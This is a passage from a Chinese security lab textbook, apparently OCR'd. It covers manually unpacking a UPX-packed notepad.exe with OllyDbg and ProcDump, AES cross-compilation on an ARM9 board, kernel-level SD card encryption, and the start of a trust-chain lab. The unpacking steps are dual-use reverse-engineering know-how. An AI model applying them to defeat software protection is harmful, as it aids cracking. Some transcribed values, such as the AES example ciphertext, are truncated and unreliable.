



图 12-13　用 Stud_PE 打开 unaspack.exe

## 12.4.3　手动解壳

**【实验目的】**

尝试手动为加壳的软件进行解壳，深入理解解壳的过程。

**【原理简介】**

手动解壳的步骤如下。

（1）首先，需要确定壳的种类。拿到软件后，首先用侦测文件类型的工具来看所加的是哪种壳。

（2）入口点（Entry Point）的确定。绝大多数 PE 加壳程序在被加密的程序中加上一个或多个段，所以看到一个跨段的 JMP 就有可能是了。这种判断一般是跟踪分析程序而找到入口点。

（3）dump 取内存已还原文件。找到入口点后，在此处可以用 ProcDump 的 FULL DUMP 功能来抓取内存中的整个文件。

用 MAKEPE 从内存中整理出一个指令名称的 PE 格式的 EXE 文件，当前的 EIP 将成为新的程序入口，生成文件的 Import table 已经重新生成过了。生成的 PE 文件可运行

在任何平台上。

（4）修正刚 dump 取的文件。如果用 ProcDump 的 FULL DUMP 功能抓取脱壳文件，要用 ProcDump 或 PE Editor 等 PE 编辑工具修正入口点。

**【实验环境】**

Windows XP 系统，FileInfo.exe，Ollydbg.exe，ProcDump.exe，notepad.exe。

**【实验步骤】**

对 notepad.exe 进行手动解壳。

**1. 确定壳的种类**

拿到软件后，可用工具 FileInfo、GTW、TYP32 等侦测文件类型的工具来看看是何种软件压缩的，在此以 FileInfo 为例，把目标文件 notepad.exe 复制到 FileInfo 目录下，在 DOS 窗口下切换到该目录，用命令 fi notepad.exe 即可查看。

**2. 入口点（Entry Point）确定**

（1）利用 TRW2000 特有命令 PNEWSEC：TRW2000 也是一款优秀的脱壳工具，有许多特有的命令对脱壳很有帮助，不过只能在 Windows 9x/2000 下运行，在 Windows 98 下用 PNEWSEC 命令也可方便地找到入口点。

运行 TRW2000 并装载目标程序，然后 LOAD，程序将中断在主程序入口处，通过命令 PNEWSEC 等上一段时间，程序将中断在入口点处。

（2）因现有系统一般都是 Windows XP 系统，在此介绍用 Ollydbg 来调试脱壳。用 Ollydbg 进行脱壳要比 SoftICE 和 TRW2000 方便得多。运行 Ollydbg，单击菜单【选项】|【调试设置】，将第一次暂停设在 WinMain 函数上。再用 Ollydbg 打开实例 notepad.exe 就可中断在外壳的入口点处了，如图 12-14 所示。




图 12-14　调试中断在外壳的入口点处

图 12-14 中相关代码如下：0040E8C0 60 pushad。一开始 Ollydbg 就会中断这行，这个就是外壳的入口点，注意这个 pushad 指令。

绝大多数加壳程序在被加密的程序中加上一个或多个段，所以依据跨段的转移指令（JMP）就可找到真正的入口点，此时就会有 POPAD/POPFD 指令出现。UPX 用了一次跨段的转移指令（JMP），在跳到 OEP 处会看到虚拟地址的值有一个突变，此时就能确定 OEP 了。

UPX 壳比较简单，大家不必要跟踪去找这个跨段的转移指令，中断 WinMain 后，只需要在 Ollydbg 里往下翻屏，就会发现这个跨段转移指令，如图 12-15 所示。




图 12-15　确定入口点

选中部分 0040DDBF JMP notepad.00401000 就是跳到 OEP 的指令，执行到这里，UPX 外壳已将程序解压完毕，并模拟 Windows 加载器将原始程序加载到内存，00401000 就是映射到内存目标程序的入口点，此时就可抓取内存映像文件了。

**3. dump 取内存中已脱壳的文件**

运行 ProcDump，在 Task 的列表中的第一个 list 上单击鼠标右键，然后选择 Refresh list。在 Task 列表中找到 notepad.exe,在它的上面单击鼠标右键。然后，选中 Dump（Full），给脱壳的程序起名存盘。再在 notepad.exe 上单击鼠标右键，然后选中 Kill Task。

**4. 修正刚 dump 取的文件的入口点**

再次使用 ProcDump 的 PE Editor 功能，打开已脱壳的 notepad.exe。在 Header Infos 一项，会看见程序的 Entry Point（入口值）是 0000DC70，这当然是错误的。如果试着不改动这个入口值而运行脱壳后的 notepad.exe，程序将无法运行。在 ProcDump 可看到 ImageBase = 00400000，上面跟踪找到的入口值的 RVA = 00401000，因此 Entry Point= RVA–ImageBase，改变入口值 = 00001000，单击 OK 按钮。现在，运行脱壳后的 notepad.exe，它应该正常运行了。

**【思考题】**

尝试使用优化 PE 文件的工具（如 MakePE）对脱壳后的文件进行优化，以达到缩小脱壳后的文件大小等目的。

# 第 13 章 嵌入式系统安全实验

嵌入式系统在国防、公安、工业、民用等领域有广泛的应用，除了个人终端、工业控制、物联网等应用之外，嵌入式设备由于其自身的特点，很适合作为信息安全的节点设备使用，如密码机、VPN、安全网关设备、信息过滤设备、个人身份终端（如 Ukey）等。嵌入式设备已成为人们生活和工作中不可缺少的信息设备。

长期以来，很多人认为嵌入式系统的软件是固化的，不存在被篡改和攻击的可能性，因此对于嵌入式系统的安全问题，业界并没有给予应有的重视和研究。然而，随着嵌入式系统的存储器越来越多地采用可编程 Flash，病毒等恶意代码完全可以攻击嵌入式系统，并已出现多起恶性事件。而且嵌入式系统所担任的角色也越来越重要，因而近来业界对于嵌入式系统的可信性和安全性提出了更高的要求。

本章所描述的几个实验，从嵌入式系统实现密码算法的基本功能开始，设计了 AES 算法实现、SD 卡加密存储、软件信任验证等基础实验，基本覆盖了从信息安全应用到嵌入式系统自身安全等概念和方法。

本章实验使用的嵌入式平台是博创 ARM9（S3c2410）系列平台，操作系统为嵌入式 Linux（2.4 或 2.6 内核），本章所涉及的程序都通过了博创 ARM9 实验平台验证。因本实验内容仅依靠 ARM9 芯片本身，并没有额外要求特殊的硬件设备，因此其他的各类 S3c2410 平台，也可完成本章所描述的实验内容。

## 13.1 嵌入式系统的密码算法实现

### 【实验目的】

通过本次实验，掌握在嵌入式平台上进行交叉编译的方法以及实现 AES 算法的方法。

### 【原理简介】

交叉编译是指：在某个主机平台上（比如 PC）用交叉编译器编译出可在其他平台上（比如 ARM 上）运行的代码的过程。因为一般的编译工具链需要很大的存储空间，并需要很强的 CPU 运算能力，但是 ARM 的资源有限。为了解决这个问题，交叉编译工具就应运而生了。通过交叉编译工具，我们就可以在 CPU 能力很强、存储空间足够的主机平台上（比如 PC）编译出针对其他平台的可执行程序，如图 13-1 所示。





图 13-1　交叉编译环境

本实验所使用的开发系统是 x86 体系结构的 Linux 系统（RedHat），而目的是要开发能够运行在 UP-NETARM2410-S 嵌入式实验平台上的 Linux 应用程序。由于 UP-NETARM2410-S 嵌入式实验平台中的 Linux 本身不具有自己的编译工具，因此必须在 RedHat 中进行交叉编译，编译完成后将执行代码下载到 UP-NETARM2410-S 嵌入式实验平台中的 Linux，然后运行或调试。这样做的另一个好处是，通常采用 RedHat 的主机系统，其 CPU 速度、接口等软硬件资源都比 UP-NETARM2410-S 嵌入式实验平台中的 Linux 要丰富得多，因此在其上运行交叉编译效率更高。

在同一平台下编译、能够运行在不同平台上的程序之间最主要的差别在于所采用的编译器不同。在 RedHat 中编译 x86 平台的程序采用的是 gcc 编译器，而编译 ARM 平台的则采用 arm-elf-gcc 或者 arm-linux-gcc 编译器。在本实验中，所有 Linux 实验均采用 /opt/host/arm41/bin/armv4l-unknown-linux-gcc 编译器。

**【实验环境】**

**宿主机（PC）环境：**

**硬件：**PC 机 Pentium 500MHz 以上，硬盘 40GB 以上，内存大于 512MB。

**软件：**Ubuntu 11.10 ，ARM-Linux 交叉编译开发环境，JTAG 烧写 Flash 工具等。

**嵌入式平台环境（博创 S3C2410）：**

**硬件：**ARM9 芯片，64MB SDRAM。

**软件：**内核版本 linux 2.4.18.6，RAMDISK 文件系统，YAFFS 文件系统等。

**【实验步骤】**

（1）从 NIST 官方网站下载一个名为“rijndael-alg-fst.c”的 AES 算法标准实现程序。建立工作目录，将 rijndael-alg-fst.c 复制到工作目录中并重命名为 aes.c。

```
[root@zxt smile]# mkdir aes
[root@zxt smile]# cd aes
[root@zxt hello]# mv rijndael-alg-fst.c aes.c
```

（2）按照原理简介部分的优化思路编写本实验配套的改进 AES 算法程序。

（3）用随机的方法产生四组 128 位的明文和 128 位的密钥，分别用本实验配套程序

和 NIST 的标准程序对其进行加密，比较加密的结果是否相同，若相同则表明本实验配套程序加密功能是正确的。然后对密文解密，若解密之后能够恢复出正确的明文，则说明该配套程序解密功能是正确的。

（4）在 main()函数中添加以下计时代码，测定多次加/解密的耗时，测定方法如图 13-2 所示代码。

```
elapsed = -clock ();
for( i = iterations; i >0 ; i-- )
        AES_Func(PlainText, RoundKey);
elapsed += clock ();
sec = (double) elapsed / CLOCKS_PER_SEC ;
speed = 128*iterations/1E6/sec;
```

图 13-2　测定时间的方法

clock()函数是一个计时函数，它返回从开始这个程序进程到调用 clock 函数所用的 CPU 时钟计时单元数。CLOCKS_PER_SEC 这一常量在头文件 time.h 中。速度 speed 的计算方法为：分组长度×迭代次数÷时间÷106。

（5）要使上面的 aes.c 程序能够运行，需编写一个 Makefile 文件，Makefile 文件定义了一系列的规则，它指明了哪些文件需要编译，哪些文件需要先编译，哪些文件需要重新编译等复杂的命令。下面介绍本次实验用到的 Makefile 文件。与上面编写 aes.c 的过程类似，用 vi 来创建一个文件名为 Makefile 文件并将以下代码录入其中。

```
[root@zxt aes]# vi Makefile
CC = armv4l-unknown-linux-gcc
EXEC = aes
OBJS = aes.o
CFLAGS +=
LDFLAGS += -static
all: $(EXEC)
$(EXEC): $(OBJS)
$(CC) $(LDFLAGS) -o $@ $(OBJS)
clean:
rm -f $(EXEC) *.elf * gdb *.o
```

注意：“$(CC) $(LDFLAGS) -o $@ $(OBJS)”和“-rm -f $(EXEC) *.elf *.gdb *.o”前空白由一个 Tab 制表符生成，不能单纯由空格来代替。

（6）在编写完成 Makefile 后，就可以在当前目录下运行“make”来编译程序，结果会生成可执行程序 aes。如果进行了修改，重新编译则运行。

```
[root@zxt hello]# make clean
[root@zxt hello]# make
```

注意：编译、修改程序都是在宿主机（本地 PC）上进行的，不能在 MINICOM 下进行。

（7）在宿主 PC 上启动 NFS 服务，并设置好共享的目录，之后就可以进入 MINICOM

中建立开发板与宿主 PC 之间的通信了。首先将网络文件系统挂载到本地 host 文件夹上。然后切换工作目录到/host 并运行可执行程序 aes。

```
[root@zxt hello]# minicom
[/mnt/yaffs] mount -t nfs -o nolock 192.168.0.56:/arm2410s /host
[/mnt/yaffs] cd /host
[/mnt/yaffs] ./aes
```

注意：开发板挂接宿主计算机目录只需要挂接一次便可，只要开发板没有重启，就可以一直保持连接。这样可以反复修改、编译、调试，不需要下载到开发板。

（8）程序的结果直接输出到屏幕，以便随时记录在实验报告上，也可将其保存在文件中。程序运行完成后，对结果进行分析，并将结论写在实验报告中。

**【实验报告】**

详细叙述实验过程，记录测试结果。

**1. 程序正确性的测试（表 13-1）**

表 13-1　程序正确性的测试

| 数据以十六进制形式给出 | | 改进的 AES 算法程序 | | NIST 的 AES 标准程序 | |
|---|---|---|---|---|---|
| | | 加密之后 | 解密之后 | 加密之后 | 解密之后 |
| 例 | 随机明文：<br>3243f6a8885a308d<br>313198a2e0370734<br>随机密钥：<br>2b7e151628aed2a6<br>abf7158809cf4f3c | 3925841d2dc9fbd<br>c118597196a0b32 | 3243f6a8885a308d<br>313198a2e0370734 | 3925841d2dc9fbd<br>c118597196a0b32 | 3243f6a8885a308d<br>313198a2e0370734 |
| 第一次 | | | | | |
| 第二次 | | | | | |
| 第 *N* 次 | | | | | |

结论：________________________________________

**2. 程序加、解密速度的测试（表 13-2）**

表 13-2　程序加、解密速度的测试

| | 改进的 AES 程序/Mbps | | NIST 的 AES 标准程序/Mbps | |
|---|---|---|---|---|
| | 加密 | 解密 | 加密 | 解密 |
| 第一次 | | | | |
| 第二次 | | | | |
| 第 *N* 次 | | | | |
| 平均值 | | | | |

结论：________________________________________

【思考题】

如何利用嵌入式平台实现 SMS4、HASH、ECC 等经典的密码算法？

## 13.2　嵌入式系统的存储安全

【实验目的】

通过本次实验，掌握通过向 Linux 内核源码合适位置添加加密函数来实现对 SD 卡的全盘加密的方法，并加深了解 AES 加密算法的应用。

【原理简介】

SD 卡的全盘加密是指不仅仅加密磁盘的文件系统，还包括启动扇区和保留扇区，也即磁盘上的所有数据。这样即使攻击者获得了 SD 卡，也不能获得任何有用的信息。本实验使用的加解密算法为 13.1 实验所用的 AES 算法。

加密 SD 卡的工作方式为：在数据实际需要写入存储设备前才进行加密，在数据刚刚从存储设备中读出时即解密。这样保证了数据在缓冲区中为明文，充分利用了 Linux 的缓冲机制以提高系统性能。

根据以上原理，通过在内核源码中查找合适的位置，如图 13-3 所示，用来添加具有加解密功能的代码，从而实现对 SD 卡的全盘加密。

由于是在高速缓存层和通用块层之间添加了数据加解密功能，因此对于上层用户是透明的，使用户感觉不到文件的加密过程，不修改文件系统的数据结构且用户访问加密文件的过程也不变。

用户层
系统调用层
文件系统层
高速缓存层
加密模块
通用块层
I/O调度层
块设备驱动层
物理块设备层

图 13-3　SD 卡全盘加密体系结构

【实验环境】

硬件：2GB SD 卡。其他的软件和硬件环境同实验 13.1。

【实验步骤】

（1）从 kernel.org 下载 Linux 2.4.18 内核源码，并将其解压到~/kernel-2.4.18 目录下。

```
[root@zxt smile]# cd /usr/src
[root@zxt smile]# wget http://www.kernel.org/pub/linux/kernel/v2.4/
linux-2.4.18.tar.bz2
[root@zxt smile]# tar jxf linux-2.4.18.tar.bz2
```

（2）在源码中查找加密的位置。

通过在内核源码中查找，确定在 generic_make_request 函数中进行加密，它是在 ll_rw_block.c 文件中定义的。generic_make_request 函数是由文件系统层进入通用块层的

入口函数，该函数将所有块设备的 I/O 请求发送到相应的块设备驱动程序的请求处理函数，从而对存储介质进行操作。修改代码如下：

```
void generic_make_request (int rw,struct buffer_head * bh)
{
    …
    int major = MAJOR(bh->b_rdev);
                                    //通过宏 MAJOR 从 b_rdev 求出块对应的主设备号
    int minorsize = 0;
    request_queue_t *q;
    if (!bh->b_end_io)
        BUG();
    if (blk_size[major])
        minorsize = blk_size[major][MINOR(bh->b_rdev)];
    if(major == 60 & rw ==WRITE){   //若为 SD 卡设备，且为写操作
        unseal();                   //调用密钥管理模块获取密钥
        aes_encode();}              //在提交给驱动队列前调用加密函数加密数据;
        …
}
```

（3）解密位置的确定。

根据在数据块刚读出设备时进行解密的方案，确定在缓冲区首部的 b_end_io 方法中进行解密。b_end_io 方法的作用是当该缓冲区上的 I/O 操作结束时被调用。b_end_io 方法有两个函数，分别为 end_buffer_io_async 和 end_buffer_io_sync，都在 fs/Buffer.c 文件中定义。作业块传递给块设备驱动程序时必须处于 BH_Lock 即块加锁状态；当块的读写操作成功时，块设备驱动程序通过 end_request 间接调用它的 b_end_io 方法，它负责设置作业块为 BH_Uptodate 刷新状态，清除块的 BH_Lock 状态。

```
void end_buffer_io_sync(struct buffer_head *bh, int uptodate)
{
    unsigned int major;
    major = MAJOR(bh->b_dev);
    if (major == 60){           //若为 SD 卡设备
        unseal();               //调用密钥管理模块获取密钥
        aes_decode();}          //在设置块为刷新状态以及解锁前调用解密模块解密数据
    mark_buffer_uptodate(bh,uptodate);          //设置块为刷新状态
    unlock_buffer(bh);          //解锁缓冲区块
    put_bh(bh);
}
```

修改的 end_buffer_io_async 函数和 end_buffer_io_sync 相同，不再赘述。

（4）首先使用 make menuconfig 配置内核，如图 13-4 所示。

（5）选择 Device Drivers 选项，按 Enter 键进入，选中 MMC/SD 选项，按空格键使其前端变成星号形状，如图 13-5 所示。

```
        Floating point emulation  --->
        Userspace binary formats  --->
        Power management options  --->
    [*] Networking support  --->
        Device Drivers  --->
        File systems  --->
        Kernel hacking  --->
        Security options  --->
```

图 13-4　make menuconfig 选中设备驱动选项

```
        Graphics support  --->
    [ ] Sound card support  --->
    [*] HID Devices  --->
    [*] USB support  --->
    [*] MMC/SD/SDIO card support  --->
    [ ] Sony MemoryStick card support (EXPERIMENTAL)  --->
    [ ] Accessibility support  --->
    [ ] LED Support  --->
    [ ] Switch class support  --->
```

图 13-5　选中 MMC/SD 卡支持选项

（6）使用 make 命令编译生成新内核，并将其下载到实验平台上。经测试未加密 SD 卡与加密过的 SD 卡的前 512 字节分别如图 13-6 和图 13-7 所示。



```
root@localhost:~
文件(F)  编辑(E)  查看(V)  终端(T)  标签(B)  帮助(H)
0000000: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000010: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000030: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000050: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000060: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000070: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000080: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000090: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000100: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000110: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000120: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000130: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000140: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000150: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000160: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000170: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000180: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000190: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00001a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00001b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00001c0: 0101 0e00 ffff 3f00 0000 beb3 1e00 0000  ......?.........
00001d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00001e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00001f0: 0000 0000 0000 0000 0000 0000 0000 55aa  ..............U.
0000200: 0a                                       .
```

图 13-6　未加密 SD 卡前 512 字节

## 【实验报告】

（1）详细叙述实验过程，通过在源码不同位置添加加解密函数，测试能否正常实现安全存储。

（2）分析加解密位置的不同对系统性能的影响。

## 【思考题】

根据实验结果确定对系统性能影响最小的加解密位置。

```
root@localhost:~
文件(F)  编辑(E)  查看(V)  终端(T)  标签(B)  帮助(H)
0000000: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
0000010: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
0000020: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
0000030: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
0000040: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
0000050: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
0000060: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
0000070: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
0000080: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
0000090: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
00000a0: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
00000b0: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
00000c0: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
00000d0: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
00000e0: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
00000f0: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
0000100: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
0000110: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
0000120: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
0000130: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
0000140: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
0000150: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
0000160: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
0000170: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
0000180: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
0000190: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
00001a0: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
00001b0: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
00001c0: adcb 4135 34bc 9de0 067c 152c cdfc 501b  ..A54....|.,..P.
00001d0: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
00001e0: 6bf4 7726 cc22 c109 1033 5597 2aa2 d45b  k.w&."...3U.*..[
00001f0: 0dfc 8557 b46b 4c8a 377f f684 dc92 9bbc  ...W.kL.7.......
0000200: 0a                                       .
```

图 13-7　加密后 SD 卡的前 512 字节

## 13.3 嵌入式平台的软件信任验证

**【实验目的】**

通过本次实验，深入理解嵌入式平台软件信任度量模型，掌握将信任链从操作系统延伸到应用程序的方法。

**【原理简介】**

信任链是信任度量模型的技术实施方案，通过信任链把信任关系从信任根扩展到整个计算机系统。通常情况下的信任链以 BIOS Boot Block 为可信度量根。从 BIOS Boot Block 出发，经过 BIOS，到 OSLoader，再到 OS，构成了一条信任链。沿着这个信任链，一级度量认证一级，一级信任一级，确保整个平台系统资源的完整性，如图 13-8 的实线部分。

由于上述信任链仅仅将信任链延伸到了操作系统这一级，所以无法对应用程序提供认证保护。本实验尝试将信任链从操作系统延伸到应用程序。因为嵌入式平台上的应用程序数量不多，需要保护的应用程序数量也很少，所以在操作系统层对这些需要保护的应用程序进行完整性度量和信任边界的延伸是完全可行的，如图 13-8 的虚线部分。

本实验首先在系统首次启动时使用 Hash 程序将指定应用程序的 Hash 值计算出来并保存在安全的位置，待系统重新启动时再对指定的应用程序计算其 Hash 值，并与之前真实值比较来判断程序的可信性，这样就实现了信任链到应用程序延伸的一个基本原型。

